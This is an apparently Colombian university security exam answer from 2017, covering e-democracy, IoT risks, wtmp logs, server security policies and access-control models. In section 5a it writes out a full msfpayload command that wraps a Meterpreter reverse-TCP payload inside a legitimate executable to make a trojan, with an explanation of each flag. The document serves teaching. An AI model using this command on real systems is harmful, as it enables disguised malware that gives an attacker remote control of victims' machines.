**SEGURIDAD INFORMÁTICA – 2do. Parcial**

**Diciembre de 2017**

Fecha Límite de Entrega: Viernes 15 de Diciembre (12:00 p.m.).

|  |  |
| --- | --- |
| **CÓDIGO:160003120** | **NOMBRE: Brayan Herrera Rocha** |
| **CÓDIGO:160003347** | **NOMBRE: Cristian Iván Rey Orozco** |



1. Responda: (en máximo 5 renglones cada aspecto!)
2. ¿Qué implicaciones (enuncie 2 positivas y 2 negativas/riesgos) podría tener la aplicación de la e-democracy en nuestro país?

**Positivas**

* Algo positivo sobre e-democracy es que atraerá de nuevo a la ciudadanía a votar en Colombia ya que en los últimos años ha habido mucha abstención de la gente a salir a votar, y sería más atractiva esta forma de votación.[1]
* E-democracy evita el error humano ya sea en el conteo o uso del sufragio y logra que el sistema de votación sea más rápido y eficaz.[1]

**Negativos**

* Fallos en infraestructura eléctrica llevando a sabotaje en el sufragio, o problemas de saturación por concurrencia del servidor. [1]
* Se crearán base de datos con mucha información personal que podrían ser usadas incorrectamente o cedidas sin permiso.


1. Argumente brevemente sobre 3 aspectos críticos de seguridad que deben tenerse en cuenta sobre el IoT.

* Control de los dispositivos que estén conectados al sistema IoT, ya que, si uno se llega a perder, la persona que lo encontrara podría tener acceso total a é, y lo que se buscaría es poder eliminar el dispositivo que se perdió.
* Garantizar la confidencialidad de la información del usuario, ya que en los diferentes dispositivos que se encuentren conectados a IoT, se guarda información importante la cual puede ser vulnerada por un tercero. [2]
* Seguridad de los diferentes dispositivos ya que estos pueden ser interceptados por un tercero y ser usados para cosas indebidas como por ejemplo en la domótica vulnerar los hogares que usen IoT y robar a los usuarios.

1. Para qué sirve el archivo /var/log/wtmp?, muestre como accede a los datos de este archivo, analice algunas líneas del contenido de este archivo en su máquina. (**Evidencie con una captura de pantalla de su propio sistema – donde se observe la fecha y el nombre de la máquina!**).

**WTMP** es un archivo binario que contiene el historial de conexión y desconexión al sistema, para poder ver lo que contiene este archivo se debe usar el comando **last,** ya que **cat** u otros no lo muestran.[3]

Se puede observar en la imagen que los datos que muestra son lo de inicio de la máquina, el usuario, la hora y la fecha de la conexión.




1. De acuerdo a la estructura de red planteada; establezca para cada caso, los cinco ítems más relevantes en la política de seguridad informática para protección de (En caso de requerir software para implementar la política, indique cual):
2. Servidor web.

|  |  |  |
| --- | --- | --- |
| **Nombre** | **Descripción** | **Características del Hardware o Software** |
| Control de acceso a los servidores. | Dar diferentes privilegios a los usuarios dependiendo el rol o lo que necesite. |  |
| Mecanismos de identificación y autenticación. | Autenticación mediante contraseñas, huellas digitales, tarjetas, etc. | Tarjetas, lector de tarjetas, lector de huellas. |
| Restringir el acceso a sitios no autorizados. | No permitir ingresar a sitios no autorizados ya que pueden afectar la seguridad. | Firewall |
| Accesos diferentes a la raíz de apache | Al permitir que apache pueda acceder a directorios fuera de su raíz deja una brecha de seguridad | Apache |
| Seguridad en la red | En este factor de seguridad es muy importante ya que se busca garantizar que los datos que se reciben son los mismos que se están enviando | Cifrados de extremo a extremo |

1. Servidor de base de datos.

|  |  |  |
| --- | --- | --- |
| **Nombre** | **Descripción** | **Características del Hardware o Software** |
| Realizar copias de Seguridad Periódicamente | Cada cierto tiempo se debe realizar copias a las bases de datos de la organización. | Sistema Gestor de Base de Datos (MySQL, Oracle, etc.) |
| Sistemas UPS | Es imprescindible en la seguridad física ya que los equipos no responden a caídas repentinas y puede producirse pérdida de información. | Sistema de alimentación ininterrumpida |
| Control de usuarios | Los usuarios que pueden realizar cualquier tipo de CRUD a la base de datos deben estar administrados por el DBA | Sistema Gestor de Base de Datos |
| Cifrar información de las bases de datos | Transformar los datos sin proteger, en datos ilegibles usando una clave de cifrado. | SQL Server Compact 4.0 |
| SGBD | La seguridad que se puede prestar por la buena práctica de un SGBD con la creación de vistas, restricciones de vistas, disparadores. De esta forma evitar que el desarrollador conozca el DER de la base de datos.[4] | Sistema Gestor de Base de Datos |



1. Responda lo siguiente:

a. Describa el proceso que usaría un intruso para crear un troyano basado en un payload de metasploit.

Lo que haría un intruso para crear un troyano es usar la herramienta **msfpayload** que está incluida en **Metasploit Framework** para inyectar un Payload.[5]

Empezaria usando el comando :

*# msfpayload windows/meterpreter/reverse\_tcp LHOST=192.168.0.12 LPORT=443 R | msfencode -e x86/shikata\_ga\_nai -c 1 -t exe -x ./ProduKey.exe -o /tmp/ProduKey.exe* [5]

El cual esta compuesto por LHOST que define la IP local y LPORT define el puerto local, el msfencode -e es el codificador que se va a usar, -c es el número de veces que se codificaran los datos, -t define el formato de salida, -x especifica una plantilla ejecutable alterna, y -o define el archivo de salida.[5]

Ya al ejecutar el comando correctamente lo que se creara es un nuevo archivo con el mismo nombre, pero la diferencia es que este incluye el “Payload”. Para poderlos diferenciar lo que se debe hacer es ejecutar el comando “*# sha1sum /tmp/ProduKey.exe ProduKey.exe”* a cada uno de ellos.[5]

b. Describa 3 formas de evitar que los usuarios sean víctimas de este tipo de ataques.

1. Descargar software legal o confiable.
2. Tener activos los firewalls.
3. Activo todos los escudos del antivirus y estar actualizado correctamente.
4. Defina con sus propias palabras:

|  |  |  |
| --- | --- | --- |
| **MODELO DE SEGURIDAD** | **DEFINICIÓN PROPIA** | **EJEMPLO/CASO DE USO REAL** |
| MAC | Es una política de acceso que no es determinada por el dueño de un recurso sino por el sistema. | Se usa en sistemas multinivel que procesan información sensible como lo es la información del gobierno. [6] |
| DAC | Es la política de acceso que es determinada por el dueño del recurso | El sistema Unix File System es un claro ejemplo de DAC.[6] |
| RBAC | En esta política de seguridad los roles son asignados por el sistema, pero sin presentar cambios ya que se hacen estáticamente, de esta forma teniendo el control de acceso según el rol del usuario.  Y este tipo control de acceso facilita la administración, ya que se adapta correctamente a una organización. | Las bases de datos de Oracle. |

**Referencias en cada punto [OBLIGATORIO]: URL - LIBRO / Autor / Fecha Consulta / Páginas.**



[1] N. FRANGAKIS, “e-democracy es.” .

[2] D. Público, “SEGURIDAD EN INTERNET DE LAS COSAS Estado del arte.”

[3] “wtmp.” [Online]. Available: https://www.ibiblio.org/pub/linux/docs/LuCaS/Manuales-LuCAS/SEGUNIX/unixsec-2.1-html/node90.html. [Accessed: 15-Dec-2017].

[4] “Encuentra aquí información de Seguridad en bases de datos para tu escuela ¡Entra ya! | Rincón del Vago.” [Online]. Available: https://html.rincondelvago.com/seguridad-en-bases-de-datos.html. [Accessed: 15-Dec-2017].

[5] “Crear un Troyano utilizando Metasploit Framework | Alonso Caballero Quezada / ReYDeS.” [Online]. Available: http://www.reydes.com/d/?q=Crear\_un\_Troyano\_utilizando\_Metasploit\_Framework. [Accessed: 15-Dec-2017].

[6] “Unidad 2: Control de acceso.” [Online]. Available: http://www-2.dc.uba.ar/materias/seginf/material/Clase02-Unidad2\_vf.pdf. [Accessed: 15-Dec-2017].

**Éxitos!**